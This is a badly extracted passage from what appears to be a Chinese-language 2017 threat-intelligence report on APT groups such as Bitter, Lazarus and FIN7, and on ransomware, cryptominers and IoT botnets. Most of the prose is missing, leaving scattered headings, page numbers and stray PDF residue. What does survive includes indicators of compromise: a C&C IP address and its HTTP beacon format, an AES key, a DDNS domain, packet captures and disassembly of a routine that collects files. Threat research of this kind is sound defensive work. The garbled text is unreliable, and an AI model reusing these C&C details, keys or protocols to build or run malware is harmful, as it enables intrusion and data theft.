..MAC A48

```

116

15

2. BadNews

C

BADNEWS

```

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe
    VMwareCplLauncher.exe                vmtools.dll                dll
    BADNEWS                               MSBuild.exe
    VMwareCplLauncher.exe                vmtools.dll vmtools.dll
    BaiduUpdateTask1                      MSBuild.exe
    MSBuild.exe
    hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml

```

```

<?xml-stylesheet href="/backend/assets/css/rapidfeeds.css" type="text/css" />
<channel>
  <title>good</title>
  <link>http://feeds.rapidfeeds.com/79167</link>
  <atom:link rel="self" href="http://www.w3.org/2005/atom" type="application/atom+xml" />
  <atom:link rel="feed" href="http://www.w3.org/2005/atom" type="application/atom+xml" />
  <description></description>
  <pubDate>Tue, 21 Jul 2015 03:09:53</pubDate>
  <docs>http://backend.userland.com/rss/</docs>
  <generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com/</generator>
  <language>en</language>
  <category>
    <term>

```

117

16

“ [[” “]] ”
C&C

Base64

base64

C&C

uuid=[UUID] #un=[]#cn=[]#on=[] #lan=[IP]#nop=#ver=1.0

AES

DD1876848203D9E10ABCEEC07282FF37 +base64

//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php

base64

" = " " & "

```

POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 94.156.35.204
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

```

```

Content-Length: 118
Content-Type: application/x-www-form-urlencoded

```

118

17

.xls .xlsx .doc .docx .ppt .pptx .pdf

edg499.dat

```
text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B6910B push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130: ; CODE XREF: findsensefile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 call collectfile
text:00B6913E add esp, 4
text:00B69141
text:00B69141 loc_B69141: ; CODE XREF: findsensefile+46↑j
; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153 loc_B69153: ; CODE XREF: findsensefile+35↑j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi
```

119

18

TPX498.dat

dat

AES

+base64

\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfGpXA0E.php

4.1.3

2017


4.1.3.1

2017

NamesOfMaldiviansReturning-1.doc

Names Of Maldivian Returning-1

-1



120

1

CVE-2017-11882


wp-sig

CVE-2018-0802

4.1.3.2

1.

wp-sig



121

2

DWN



122

3

2.

Bitter

1

C&C

5608	2635.684332	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1
5609	2636.073049	192.168.175.128	89.42.212.162	TCP	62 [TCP Retransmission] 4344 → 9246 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
5610	2637.104167	192.168.175.128	192.168.175.2	DNS	88 Standard query 0xe768 A microupdatesolution.ddns.net
5611	2637.127360	192.168.175.2	192.168.175.128	DNS	104 Standard query response 0xe768 A microupdatesolution.ddns.net A 89.42.212.162
5612	2638.684584	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1

123

4

2

C&C

5

1

C&C

6

11

7

0x0BD2

5

C&C




127 8

Bitter C&C k%fs90*tp3!2Y

00000000	72 63 71 44 41 D2 0B 00	00 00 00 00 00 00 00 00	rcqDA0
00000010	6B 25 66 73 39 30 2A 74	70 33 21 32 59 00 00 00	k%fs90*tp3!2Y
00000020	19 46 17 37 78 E2 21 74	70 33 21 32 59 6B 25 66	F 7x!tp3!2Yk%f

128 9

Bitter \x19\x46\x17\x37\x78\xE2\x21



129 10

3R&y%)k!op0w* 5*dt37bz0\$KeR

5 Bitter 17

3000	
3001	
3002	
3004 3015 3021 3025	
3005	
3006	
3007	
3009	
3012	
3013	

4.1.4 Lazarus


Lazarus

DDoS

Bluenoroff

Bluenoroff


ANDARIEL



131 Lazarus

2

Lazarus Group



132 Lazarus

3

4.1. 5 APT -

2016

“

Hedwig

”

“

”

“ APT ”

2017

Loader

CVE -

2017-0199 CVE-2017-8759 CVE-2017-11882 2017



APT

windows

Today

- | | | | |
|----|----------------------|-------------------------|----------------|
| 1 | Microsoft Office EPS | Encapsulated PostScript | CVE-2017-0262 |
| 2 | Microsoft Windows | | CVE-2017-0263 |
| 3. | Flash | | CVE-2017-11292 |

twitter

PowerShell

4.2.3 Turla

Turla APT

Snake

Uroboros

8

2017

Microsoft Office EPS

CVE-2017-0261

4.2.4 FIN7

FIN7

Anunak

Carbanak

2017

FIN7

FIN 7

OLE

Word

LNK

“

”

2017

5

Carbanak Gang

FIN7

Windows

Shim

SEC

2017

6

FIN7

4.2.5 Donot

Donot

2017

yty

EHDevel

Donot Team

EHDevel

4.2.6 Group123

Group 123

0day

0day

flash

CVE-2018-4878

2017

6

HWP

1

HWP

EPS

CVE-2013-0808

shellcode

ROKRAT

2

Hancom

Hangul

3

CVE-2017-0199

4.2.7 Dark Caracal

Dark Caracal

GDGS

21

GB

Android

60%

Dark Caracal 90 IOC 26 11
 Android 60 C&C IP
 Android Facebook WhatsApp
 WhatsApp Signal Tor
 Pallas
 Dark Caracal CrossRAT
 Android Pallas
<http://secureandroid.info/>

4. 2.8 MuddyWater

“ ” MuddyWater APT APT 2017
 MuddyWater APT
 VBS powershell powershell
 C&C
 MuddyWater APT 2017 APT
 APT js powershell

4. 2.9 DarkHotel

Darkhotel 2014 11


2017

“ Inexsmar ”
 0-day


KONNI

“

——2016 9 ”




Locky Cerber
ql server



135 2017


2017

“ ”




136 2017

-




137



138

“ ”



141

5.2

2017

Locky Cerber

WannaCry NotPetya Badrabbitt

MS17-010

RDP

"NLBrute" RDP

windows

IoT

sambacry

linux

mac

android

5.2.1

1.

2017

exploit kit

GrandCrab

Dash

GandCrab

RIG EK

GrandSoft EK

Bitcoin

BTC

GandCrab

.GDCB
GDCB-DECRYPT.txt

GandCrab
GDCB-DECRYPT.txt

Tor

2. u

WannaCry Petya

5.2.2

“ BadRabbit ”

Flash Player

MBR

EternalRomance

Petya

BadRabbit

SMB

5.2.3

2017

1. uGlobeImposter

“ GlobeImposter ”

2017

PC

Read_ME.html

Read_ME.html

“ GlobeImposter ”

2017

GlobeImposter

RDP SSH

SMB

Struts2

2. uLocky

ulukitus u

2017

Locky

fax[

].js

Locky

Locky

URL [

]/checkupdate

[

]/imageload.cgi

5.3

2017

PC

Windows

Linux

Mac

Android

l1T/F6 14.04 Tf1 0 0 1 267.41DC BT70000E7

5.3.1

1. U

2017 “ ” CVE-2017-8464

U

2. WannaMiner

2017 WannaMiner “ ”

WannaMiner

3. Mykings

WannaMiner 2017

Mykings

142 Mikings

4. WebLogic

2017 10 WebLogic

WebLogic

CVE-2017-3248 CVE-2017-10271 CVE-2017-

3506 CVE-2017-10352

5. PHP Weathermap

Linux

PHP Network Weathermap

CVE-2013-

2 chmod
3

5.3.2 Web

2017 9 Coinhive Coinhive JavaScript

“ ”

Coinhive DeepMiner Crypto-Loot CoinImp
JSEcoin Minr ProjectPoi Papoto CoinNebula AFMiner Coinerra Coinhive

JS


2017

5.3.3

2017 Android
JavaScript JavaScript
JavaScript



5.3.4 IoT

2017 Mirai IoT




IoT

IoT



IoT



145 IoT

IoT

IoT

146 IoT

2017


Gafgyt

Satori

Brickerbot

Mirai


IoTroop



147 2017 IoT

